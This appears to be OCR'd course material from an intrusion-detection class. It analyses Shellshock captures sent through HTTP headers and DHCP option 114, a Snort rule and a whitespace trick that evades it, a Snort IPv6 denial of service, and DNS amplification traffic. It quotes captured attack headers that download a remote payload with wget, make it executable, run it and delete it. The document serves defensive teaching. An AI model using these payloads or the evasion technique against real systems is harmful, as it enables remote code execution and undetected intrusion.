
```
user@sender:~$ export 'evar=() { echo "Function code" ; };
   /usr/bin/whoami'
user@sender:~$ bash -c 'evar'
   user
  /tmp/ss2.sh: line 2:  3091 Segmentation fault      bash -c 'evar'
```

Intrusion Detection In-Depth

Now we redefine "evar" (exporting it at the same time), but this time instead of assigning a literal value like "ABC", we supply some function code. The code is innocuous because it simply echoes "Function code" when a new bash shell is invoked using "evar".

The code injection flaw is shown next; it occurs because bash erroneously executes any command that is supplied after the function definition. We have supplied the innocuous command "/usr/bin/whoami" that responds with the name of the current user – "user". This particular version of Bash ends with a segmentation fault, however the damage has already been done.

How Can It Be Used?



Stream Content

```
GET /cgi-bin/test.sh HTTP/1.0
Host: 192.168.43.128
User-Agent: () { :;}; /bin/bash -c "wget -O /var/tmp/ec.z 74.201.85.69/ec.z;chmod +x /
var/tmp/ec.z;/var/tmp/ec.z;rm -rf /var/tmp/ec.z*"

HTTP/1.0 404 Not Found
Connection: close
Content-Type: text/html
Content-Length: 345
Date: Sat, 27 Sep 2014 12:23:22 GMT
Server: lighttpd/1.4.19

<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
         "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>404 - Not Found</title>
 </head>
 <body>
  <h1>404 - Not Found</h1>
 </body>
</html>
```

Intrusion Detection In-Depth shellshock.pcap


Bash commands can be executed using cgi-bin on some web servers like Apache. Common Gateway Interface (CGI) is a commonly used method that operates between the web server itself and its associated programs to facilitate the generation of dynamic web content. The programs are often referred to as CGI scripts, and are so named because they are typically written in some kind of scripting language such as Python, Perl, even bash, or any programming language. As well, CGI supports the use of environment variables that can be used to pass data to the web server.

Here is Wireshark's reassembly of a stream where an attacker attempted to exploit the Shellshock vulnerability against a web server that did not have /cgi-bin/test.sh (server response code 404) that would support the use of a bash script. The CGI program "test.sh" is one of many supported scripting interfaces, but is not an exclusive means of delivering a script to exploit the Shellshock vulnerability. Most scripting languages have a method of executing a command within a program, permitting an attacker to call a bash script from any CGI supported language on the given web server.

You see that the Shellshock vulnerability is delivered via the User-Agent HTTP header value because the user-agent is an environment variable. The environment variable function definition is "() { :;}" – just a means of setting an empty bogus function since the actual exploit is what follows the function. The code attempts to download a file name "ec.z" that is described as an obfuscated Perl script that invokes an IRC bot. The permission is changed to executable on "ec.z"; it is started , and then deleted to remove evidence of its existence. An IRC bot is a relatively innocuous exploitation. Depending on the privilege level of the exploited process (httpd or lighttpd in the above example), an attacker may gain root access with unlimited power.

To view the output, enter the following on the command line:
wireshark -r shellshock.pcap
Analyze → Follow TCP Stream

DHCP As an Attack Vector



Vulnerable client makes a request to a compromised DHCP Server

```
sans@packetrix:/tmp/bro3$ sudo dhclient
root
```

Receives bash shell instruction /usr/bin/whoami

```
Time      Source          Destination      Protocol Source port Dest port Info
16.860328 192.168.43.254  255.255.255.2 DHCP              67        68 DHCP ACK
▾ Bootstrap Protocol
    Message type: Boot Reply (2)
    Hardware type: Ethernet (0x01)
    Hardware address length: 6
    Hops: 0
    Transaction ID: 0xd6003a33
    Seconds elapsed: 0
  ▸ Bootp flags: 0x0000 (Unicast)
    Client IP address: 0.0.0.0 (0.0.0.0)
    Your (client) IP address: 192.168.43.111 (192.168.43.111)
    Next server IP address: 192.168.43.254 (192.168.43.254)
    Relay agent IP address: 192.168.43.1 (192.168.43.1)
    Client MAC address: Vmware_88:94:e3 (00:0c:29:88:94:e3)
    Client hardware address padding: 00000000000000000000
    Server host name not given
    Boot file name not given
    Magic cookie: DHCP
  ▸ Option: (54) DHCP Server Identifier
  ▸ Option: (51) IP Address Lease Time
  ▸ Option: (28) Broadcast Address
  ▸ Option: (59) Rebinding Time Value
  ▸ Option: (1) Subnet Mask
  ▾ Option: (114) URL [TODO:RFC3679]
      Length: 26
      Value: 2829207b203a3b7d3b20202f7573722f62696e2f77686f61...

0120  33 04 00 00 00 1e 1c 04  c0 a8 2b ff 3b 04 00 00
0130  06 27 01 04 ff ff ff 00  72 1a 28 29 20 7b 20 3a   .'...... r.() { :
0140  3b 7d 3b 20 20 2f 75 73  72 2f 62 69 6e 2f 77 68   ;};  /us r/bin/wh
0150  6f 61 6d 69 35 01 05 3a  04 00 00 00 1e ff         oami5..: ......

Bootp/Dhcp option type (bootp.option.type), 28 ...    Profile: Default
```

Compromised/malicious server can issue any bash command to vulnerable client

shellshock-dhcp.pcap

Another Shellshock vector is a DHCP client that has not been patched. DHCP clients use bash and inherited environment variables to implement and configure the data in the DHCP response received from the server. It has been discovered the use of DHCP options, such as 114, in the DHCP response provide a means to exploit the Shellshock vulnerability.


Let's say a vulnerable client makes a DHCP request via the "dhclient" command in step 1. The compromised or vulnerable server responds, supplying an unexpected "() {;}; /usr/bin/whoami" as a proof of concept in step 2. Finally, in step 3, you see the vulnerable client respond to the "whoami" with "root". This would require the DHCP server to be compromised in a particular network making it more difficult to exploit the vulnerable hosts on the network. But, what about a malicious DHCP server that is placed on a public WiFi network? You can see the potential for misuse.

A Scapy script found at: (download or use at your own discretion)

https://github.com/SleepProgger/another_shellshock_test/blob/master/shellshock_dhcp.py

was used to emulate a vulnerable DHCP server. The script required some tweaking to run. Unfortunately, there is no author name to acknowledge for her/his very helpful contribution.

✦ To view the output, enter the following on the command line:
wireshark -r shellshock-dhcp.pcap
Examine the last record and expand the Bootstrap Protocol output.



Snort Detection of Shellshock in DHCP

```
jnovak@judy:/tmp/packetrix-ss$ snort -A console -q -K none -r
   shellshock-dhcp.pcap -c ss.rules

05/06-18:22:04.040957  [**] [1:31985:3] OS-OTHER Malicious DHCP
   server bash environment variable injection attempt [**]
[Priority: 0] {UDP} 192.168.43.254:67 -> 255.255.255.255:68
```

Snort Rule


```
ipvar HOME_NET any

alert udp $HOME_NET 67 -> $HOME_NET 68 (msg:"OS-OTHER Malicious DHCP\
server bash environment variable injection attempt"; content:"() {";\
fast_pattern:only; content:"|02 01 06 00|"; depth:4; sid:31985;\
rev:3;)
```

Intrusion Detection In-Depth

shellshock-dhcp.pcap
ss.rules

Although Snort is not covered until Day 4, it is useful to see how a community Snort rule was written to detect Shellshock in DHCP. The upper part of the slide runs Snort displaying the output on the screen (-A console), disabling noisy start-up messages (-q), turning off logging (-K none) reading (-r) in shellshock-dhcp.pcap and using the configuration file/rule (-c) ss.rules. As you see, the rule alerts on the pcap the Shellshock traffic.

Let's look at the rule content only. The first content looks for "() {" for signs of Shellshock. The second content is hexadecimal as enclosed between the pipe signs (|). This content looks for a DHCP boot reply (0x02) with a hardware type of Ethernet (0x01), a hardware address length of 6 (0x06) and with no hops (0x00) to identify a packet that may qualify for examination. The first content value is our focus. It turns out, as we'll see on the next slide, that this is not a very sophisticated rule and is easily evaded.



Simple Evasion

```
▾ Option: (114) URL [TODO:RFC3679]
    Length: 28
    Value: 28202029207b203a3b7d3b20202f7573722f62696e2f7768...
0120  33 04 00 00 00 1e 1c 04  c0 a8 2b ff 3b 04 00 00   3.......
0130  06 27 01 04 ff ff ff 00  72 1c 28 20 20 29 20 7b   .'...... r.(  ) {
0140  20 3a 3b 7d 3b 20 20 2f  75 73 72 2f 62 69 6e 2f    :;};  / usr/bin/
0150  77 68 6f 61 6d 69 35 01  05 3a 04 00 00 00 1e ff   whoami5. .:......
```

```
jnovak@judy:/tmp/packetrix-ss$ snort -A console -q -K none
-r shellshock-dhcp-evade.pcap -c ss.rules
```

No alert

```
alert udp $HOME_NET 67 -> $HOME_NET 68 (msg:"OS-OTHER Malicious DHCP\
server bash environment variable injection attempt"; content:"() {";\
fast_pattern:only; content:"|02 01 06 00|"; depth:4; sid:3
rev:3;)
```

Intrusion Detection In-Depth

shellshock-evade-dhcp.pcap
ss.rules

The Snort rule content to find the actual Shellshock content looks for "() {". This community rule is very unsophisticated because it is trivially evaded with white space – for instance between the parentheses. The Scapy code that emulates a compromised/malicious DHCP server was amended to contain several spaces between the parentheses. The result was that the client responded to the "whoami" command, meaning that the exploit worked. However, the rule did not alert.

Snort supports the use regular expressions that would help in this particular instance. Yet, as you can imagine there are many ways to obfuscate or encode the signs of Shellshock making it nearly impossible to write a rule to cover all manipulations of the rule content used to identify it. This is a another reason that Shellshock was/is very dangerous.

There are several more community Snort rules to cover other Shellshock vectors. A common vector for Shellshock as we discussed, is via the HTTP(S) headers. Yet, most IDS/IPS do not monitor encrypted HTTPS traffic. Consider this story:

An analyst observed a number of Snort alerts indicating that a remote host was attempting to exploit several of the site's web servers via Shellshock. The analyst examined full packet captures of the network traffic associated with these exploit attempts and observed that if the exploit was successful, the exploited server would reach out to a specific address to download a Perl script and then execute the script. This is evident from the HTTP header shown below (the attacker's IP address has been partially obfuscated).


User-Agent: () { :;}; /bin/bash -c "wget -P /var/tmp 174.a.b.c/.../x ;
/var/tmp/x"

The analyst then checked network traffic and found that, indeed, one of the site's web servers had phoned home to the attacker's address and downloaded some obfuscated Perl. After downloading the obfuscated Perl, the web server began phoning home to another address controlled by the attacker. Fortunately, the attacker's server was too busy to handle another victim so there was no further damage to the site's web server.

In this case, the Shellshock attack was directed to port 80 of the web server. This particular web server immediately refers clients to port 443. So, there was a Snort alert indicating a Shellshock attack on port 80 but the site's IDS/IPS, like most, doesn't monitor encrypted HTTPS traffic. So, while the attack connection followed the redirection and connected to port 443, there was no Snort alert associated with the port 443 connection which apparently included the same malicious activity.

✧ To view the Wireshark output, enter the following on the command line:
wireshark -r shellshock-evade-dhcp.pcap

Examine the last record and expand the Bootstrap Protocol Option (114) output.



Denial of Service

- Attempt to degrade performance
- May be an indication of an imperfect exploit attempt
- Versions prior to Snort 2.8.5.1 susceptible to DoS
  - Must be compiled with IPv6 support enabled
  - Must be running in verbose (-v) mode
  - Several types of DoS possible using IPv6
  - All involve improper handling of malformed packets

Intrusion Detection In-Depth


We've mentioned some denial of service attacks in passing without really discussing what they are. A denial of service attack attempts to degrade or halt activity on a network or host. This can be done by monopolizing resources such as network bandwidth or host resource consumption such as memory, or simply causing the host to crash.

A DoS may also be an indication that an attacker is actually trying some kind of exploit, like a buffer overflow, that is not quite right or perhaps not right for the exact for the target's operating system. Perhaps the attacker has miscalculated some offset or some base address needed to compute where the overflow may occur. For instance, the attacking program may cause a segmentation fault – an error that occurs when the program tries to access an unauthorized part of memory or tries to write to a read-only segment of memory that has been allocated for read operations only. In this case, the program will crash and cause a denial of service for its associated application.

We can observe a DoS attack of Snort that was a result of a malformed IPv6 packet. Several different denial of service attacks caused by different malformed IPv6 packets were discovered that caused older versions of Snort prior to 2.8.5.1 to crash. This required specific compilation and run options.

While it is a current default in Snort, at the time IPv6 was not automatically compiled into Snort unless configured to do so. Additionally, Snort had to be running in the verbose mode where the -v command line switch was supplied to display packets in verbose mode. Typically, this is not how Snort is run when in IDS mode. The verbose display mode is usually enabled when testing Snort or when reading a pcap.

The attacks were successful because Snort didn't properly handle malformed IPv6 packets. For instance, if an IPv6 header had a next header of TCP or UDP yet no such header followed the IPv6 header, Snort would crash. Or if the next header was supplied, and the expected header was not the expected one, Snort would also crash.



Reflector DDoS Attacks

- Repeated trivial queries of DNS servers
- Approximately 13,500 queries in 15 minutes from one source
- Divided fairly evenly among 3 DNS servers
- Roughly 4.8 queries a second per DNS server
  - Not enough for a DoS
- Known as DNS "amplification" attack


Intrusion Detection In-Depth

Let's examine some traffic that appeared on a monitored network. This network had three DNS servers that appeared to be quite busy answering rounds of apparently trivial and repetitive queries coming at a very high rate. For example, between 8:44:29 and 9:00:01 26,699 packets were exchanged between the site's DNS servers and 10.91.223.97. 13,494 inbound packets to UDP port 53 of the following hosts (the number of packets to each host is also listed):

Host	Number of inbound packets to port 53
mydns1.com	4502
mydns2.com	4534
mydns3.com	4458

This corresponds to about 4.8 queries per second per DNS server. That would most likely not enough to cause a DoS. Examining this information in isolation, it appears that the DNS servers may have been the target of some kind of malicious activity. But, were they the actual targets or were they some kind of reflector or facilitator of a successful DDoS against the host that purported to be doing the querying?

These DNS attacks have become more prevalent and have been labeled DNS "amplification" attacks since the intent is to spoof a short query payload and have a larger or amplified response directed to the victim.



Sample Traffic

```
08:44:29.991609 10.91.223.97.3228 > mydns1.com.53: 62705+ SOA? com. (21)
08:44:29.991730 10.91.223.97.18076 > mydns2.com.53: 21940+ SOA? com. (21)
08:44:29.991846 10.91.223.97.26502 > mydns3.com.53: 44502+ SOA? com. (21)
08:44:29.997147 mydns1.com.53 > 10.91.223.97.3228: 62705 1/13/13 (508)
   (DF)
08:44:30.000686 mydns2.com.53 > 10.91.223.97.18076: 21940 1/13/13 (508)
   (DF)
08:44:30.007174 mydns3.com.53 > 10.91.223.97.26502: 44502 1/13/13 (508)
   (DF)
08:44:31.508899 10.91.223.97.18854 > mydns2.com.53: 35949+ SOA? net. (21)
08:44:31.509044 10.91.223.97.22830 > mydns1.com.53: 6866+ SOA? net. (21)
08:44:31.509150 10.91.223.97.13334 > mydns3.com.53: 49052+ SOA? net. (21)
08:44:31.513526 mydns1.com.53 > 10.91.223.97.22830: 6866 1/13/13 (508)
   (DF)
08:44:31.517396 mydns2.com.53 > 10.91.223.97.18854: 35949 1/13/13 (508)
   (DF)
```


Intrusion Detection In-Depth

As you can see the source IP 10.91.223.97 issues the same query to each of the site's three DNS servers. Specifically, it is looking for the Start of Authority record or records associated with the .com domain in the first three queries.

First, it is suspicious that the site's DNS servers were being asked to resolve this SOA query – they were not the authoritative server for the .com, nor were they the authoritative server for the .net as witnessed in later queries. So, it appears the site's DNS servers were either a target or were being used to answer these queries. Next, look at the size of the query versus the size of the response. The first SOA query for .com requires only 21 bytes of payload, yet the response generates 508 payload bytes in response. The DNS servers must give the SOA record, which is not very large, but they must reference all the root server records for authority records and additional records – that is where the big byte count comes in.

While the DNS servers had to respond to these queries, it is suspected that they were able to keep up with the traffic especially since they would cache the results. These same SOA queries were repeated many times. Why SOA queries? It probably really didn't matter the type of query used; it appears that the intent was to get as large a response as the 512 bytes of UDP DNS allowed at the time.

The site's three DNS servers were configured to answer queries from any external host. Since then, the location of the DNS servers has changed so that they answer queries from intranet hosts only.



Who Is the Victim?

mydns1.com

mydns2.com

mydns3.com

Reflectors

attacker

anotherdns1.com

anotherdns4.com

anotherdns2.com

anotherdns3.com

Reflectors

10.91.223.97

Intrusion Detection In-Depth


While there is no way to positively confirm this, is it possible that the DNS servers were used as reflectors or amplification hosts, much like the Smurf attack uses intermediate sites to amplify the volume of traffic to a target host or network. It is possible that the 10.91.223.97 host was the victim DNS server and that its IP address had been spoofed as the source. And, perhaps this was just one of many sites that were used to amplify the traffic.

This is effective because many sites will not notice this reflector traffic unless they scrutinize it very carefully. So, it stays under the radar for the reflector sites, but the traffic in aggregate especially after amplified, may overwhelm or cause a DDoS for the target site.

In fact, on this very same day (January 11, 2002), Steve Gibson noticed a denial of service attack against his site (grc.com) that he dubbed the “Packet Bounce Attack DoS”. He noticed unsolicited replies for BGP port 179, SSH port 22, DNS, telnet and HTTP. He described the activity as coming from many different sources.

